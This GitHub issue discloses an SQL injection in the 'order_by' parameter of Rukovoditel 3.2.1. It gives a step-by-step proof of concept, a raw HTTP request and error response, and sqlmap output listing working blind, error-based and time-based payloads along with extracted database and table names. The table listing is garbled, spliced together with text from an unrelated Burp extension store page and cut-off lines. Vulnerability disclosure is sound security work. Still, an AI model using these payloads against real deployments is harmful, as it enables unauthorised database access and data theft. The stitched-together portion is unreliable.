

New issue

[Jump to bottom](#)

SQL Injection Vulnerability on "order_by" parameter in Rukovoditel-3.2.1 #2

Open Kubozz opened this issue on Oct 15 · 0 comments

Kubozz commented on Oct 15 • edited ▾

Owner

Description:


I download Rukovoditel-3.2.1 from <https://www.rukovoditel.net/download.php>

The SQL Injection vulnerability can be exploited by injecting inside the field **order_by** parameter to generate error and get the query output.

PoC:

1. Login account
2. Go to 'rukovoditel/index.php?module=logs/view&type=php'
3. Apply search query
4. Insert SQLi payload and I get presented with an error message dumping the output of SQL query

Screenshot:



Request and response:

Request

Pretty Raw Hex

```
1 POST /rukovoditel/index.php?module=logs/view&type=php&action=listing&token=iYIam5vQD2 HTTP/1.1
2 Host: 192.168.232.135
3 Content-Length: 244
4 Accept: text/html, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.81 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://192.168.232.135
9 Referer: http://192.168.232.135/rukovoditel/index.php?module=logs/view&type=php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: cookie_test=please_accept_for_session; sid=p8bhebor5u337mgobcq2kcnee9; app_login_redirect_to=module%3Ddashboard%2F
13 Connection: close
14
15 page=1&filters%5B0%5D%5Bname%5D=from&filters%5B0%5D%5Bvalue%5D=2022-10-15+16%3A00&filters%5B1%5D%5Bname%5D=to&filters%5B1%5D%5Bvalue%5D=2022-10-07+16%3A00&filters%5B2%5D%5Bname%5D=search&filters%5B2%5D%5Bvalue%5D="order_by=date_added+desc"
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 15 Oct 2022 09:59:53 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Set-Cookie: cookie_test=please_accept_for_session; expires=Mon, 14-Nov-2022 09:59:53 GMT; Max-Age=2592000
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 1382
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
13
14 <app_db_error>
15 <div style="color: #b94a48; background: #f2dede; border: 1px solid #eed3d7; padding: 5px; margin: 5px; font-family: verdana; font-size: 12px; line-height: 1.5;">
16 <div>
17 <strong>
18 Database Error:
19 1064 - You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1
20 </div>
21 </div>
22 <strong>
23 Query:
24 select count(*) as total from app_logs l left join app_entity_l u on u.id=l.users_id where log_type='php' and FROM_UNIXTIME(l.date_added,'%Y-%m-%d %H:%i')>='2022-10-15 16:00' and FROM_UNIXTIME(l.date_added,'%Y-%m-%d %H:%i')<='2022/10/07 16:00' and (u.field_12 like ('%')) or l.description like ('%') or l.http_url like ('%')) order by l.date_added desc'
25 </div>
26 <div>
27 <strong>
28 Data:
29
```

Retrieve the Database Tables:

```
[05:44:42] [INFO] parsing HTTP request from 'request.txt'
[05:44:42] [WARNING] it appears that you have provided tainted parameter values ('filters[2][value]='') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap
p could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
GET parameter 'token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N]
[05:44:47] [INFO] resuming back-end DBMS 'mysql'
[05:44:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: order_by (POST)
Type: boolean-based blind
Title: MySQL > 5.0 boolean-based blind - ORDER BY, GROUP BY clause
Payload: page=10filters[0][name]=fromfilters[0][value]=-2022-10-15 16:000filters[1][name]=tofilters[1][value]=-2022/10/07 16:000filters[2][name]=searchfilters[2][value]='-border_by=date_added desc,(SELECT (CASE WHEN (5573=5573) THEN
1 ELSE 5573*(SELECT 5573 FROM INFORMATION_SCHEMA.PLUGINS) END))'
Type: error-based
Title: MySQL > 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)
Payload: page=10filters[0][name]=fromfilters[0][value]=-2022-10-15 16:000filters[1][name]=tofilters[1][value]=-2022/10/07 16:000filters[2][name]=searchfilters[2][value]='-border_by=date_added desc,(SELECT 8844 FROM(SELECT COUNT(*),CO
NCAT(0x717a7b7d7a71,(SELECT (ELT(8844=8844,1)))0x716a6b7171,FLOOR(RAND(0)*2)))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: time-based blind
Title: MySQL > 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)
Payload: page=10filters[0][name]=fromfilters[0][value]=-2022-10-15 16:000filters[1][name]=tofilters[1][value]=-2022/10/07 16:000filters[2][name]=searchfilters[2][value]='-border_by=date_added desc PROCEDURE ANALYSE(EXTRACTVALUE(6402,
CONCAT(0x5c,(BENCHMARK(5000000,MDS(0x75506253)))))1,1)
[05:44:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[05:44:47] [INFO] fetching database names
you provided: - even though you are not a target user, provide its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n]
[05:44:48] [INFO] retrieved: 'information_schema'
[05:44:48] [INFO] retrieved: 'rukovoditel'
[05:44:48] [INFO] fetching tables for databases: 'information_schema, rukovoditel'
[05:44:48] [INFO] retrieved: 'information_schema'
[05:44:48] [INFO] retrieved: 'ALL_PLUGINS'
[05:44:49] [INFO] retrieved: 'information_schema'
[05:44:49] [INFO] retrieved: 'APPLICABLE_ROLES'
[05:44:49] [INFO] retrieved: 'information_schema'
```

[05:44:50] [INFO] retrieved: 'app_entity_23_values'

Database: rukovoditel

[74 tables]

Extends Burp Suite extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

	Installed	Rating	Popularity	Last updated	Detail
app_access_groups					
app_access_rules					
app_access_rules_fields		☆☆☆☆	—————	23 Jan 2017	
app_approved_items		☆☆☆☆	—————	27 Sep 2022	
app_attachments		☆☆☆☆	—————	23 Sep 2021	
app_backups		☆☆☆☆	—————	26 Aug 2022	
app_comments		☆☆☆☆	—————	25 Feb 2022	
app_comments_access		☆☆☆☆	—————	08 Jul 2020	
app_comments_forms_tabs		☆☆☆☆	—————	14 Dec 2018	
app_comments_history		☆☆☆☆	—————	21 Dec 2018	
app_configuration		☆☆☆☆	—————	31 Jan 2022	
app_custom_php		☆☆☆☆	—————	13 May 2021	
app_dashboard_pages		☆☆☆☆	—————	04 Feb 2022	Pro extension
app_dashboard_pages_sections		☆☆☆☆	—————	11 Feb 2021	Pro extension
app_emails_on_schedule		☆☆☆☆	—————	28 Feb 2020	
app_entities		☆☆☆☆	—————	12 Sep 2019	
app_entities_access		☆☆☆☆	—————	16 Dec 2021	
app_entities_configuration		☆☆☆☆	—————	04 Aug 2022	
app_entities_groups		☆☆☆☆	—————	23 Sep 2022	
app_entities_menu		☆☆☆☆	—————	15 Oct 2021	
app_entity_1		☆☆☆☆	—————	01 Jul 2014	
app_entity_1_values		☆☆☆☆	—————	10 Feb 2022	
app_entity_21		☆☆☆☆	—————	10 Feb 2022	
app_entity_21_values		☆☆☆☆	—————	01 Oct 2021	Pro extension
app_entity_22		☆☆☆☆	—————	10 Feb 2022	
app_entity_22_values		☆☆☆☆	—————	18 Jan 2018	
app_entity_23		☆☆☆☆	—————	08 Jun 2022	
app_entity_23_values		☆☆☆☆	—————	16 Feb 2022	Pro extension
app_entity_24		☆☆☆☆	—————	23 Sep 2022	
app_entity_24_values		☆☆☆☆	—————	04 Aug 2022	Pro extension
app_entity_25		☆☆☆☆	—————	04 Feb 2022	Pro extension
app_entity_25_values		☆☆☆☆	—————	01 Feb 2017	
app_favorites		☆☆☆☆	—————	21 May 2020	
app_fields		☆☆☆☆	—————	02 Jul 2014	
app_fields_access		☆☆☆☆	—————	04 Feb 2022	
app_fields_choices		☆☆☆☆	—————	04 Feb 2022	
app_filters_panels		☆☆☆☆	—————	23 Jul 2019	
app_filters_panels_fields		☆☆☆☆	—————	01 Jul 2014	
app_forms_fields_rules		☆☆☆☆	—————	14 Feb 2017	
app_forms_rows		☆☆☆☆	—————	22 Jun 2020	
app_forms_tabs		☆☆☆☆	—————	04 Feb 2022	Pro extension
app_global_lists		☆☆☆☆	—————	23 Jan 2017	
app_global_lists_choices		☆☆☆☆	—————	23 Mar 2015	

Additional CSRF Checks

This extension helps find weak CSRF-protecti
CSRF-protection were presented at [ZeroNight](#)

The extension is not a scanner. A scanner impl
between manual and fully automatic check.

The extension automatically makes changes to
failed or succeeded. Actions that are successfu

Because the extension makes quite aggressive
With EasyCSRF you can find APIs or endpoints

The Settings tab provides the following option

- Enable/disable EasyCSRF extension.
- Modify all or only in-scope requests.
- Remove HTTP headers that are used for C
- Remove CSRF-token from parameters. Us
- Change PUT/DELETE/PATCH method to
- Convert URL-encoded body to JSON fore
- Set text/plain value for Content-Type hea
- Change POST/PUT/DELETE/PATCH requ

Author: Mikhail Egorov
Version: 2.1
Source: <https://github.com/gw0rtz/easycsrf>
Updated: 14 Dec 2018

Rating: ☆☆☆☆☆ Submit

Download Jython

To use Python extensions, you need to down

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

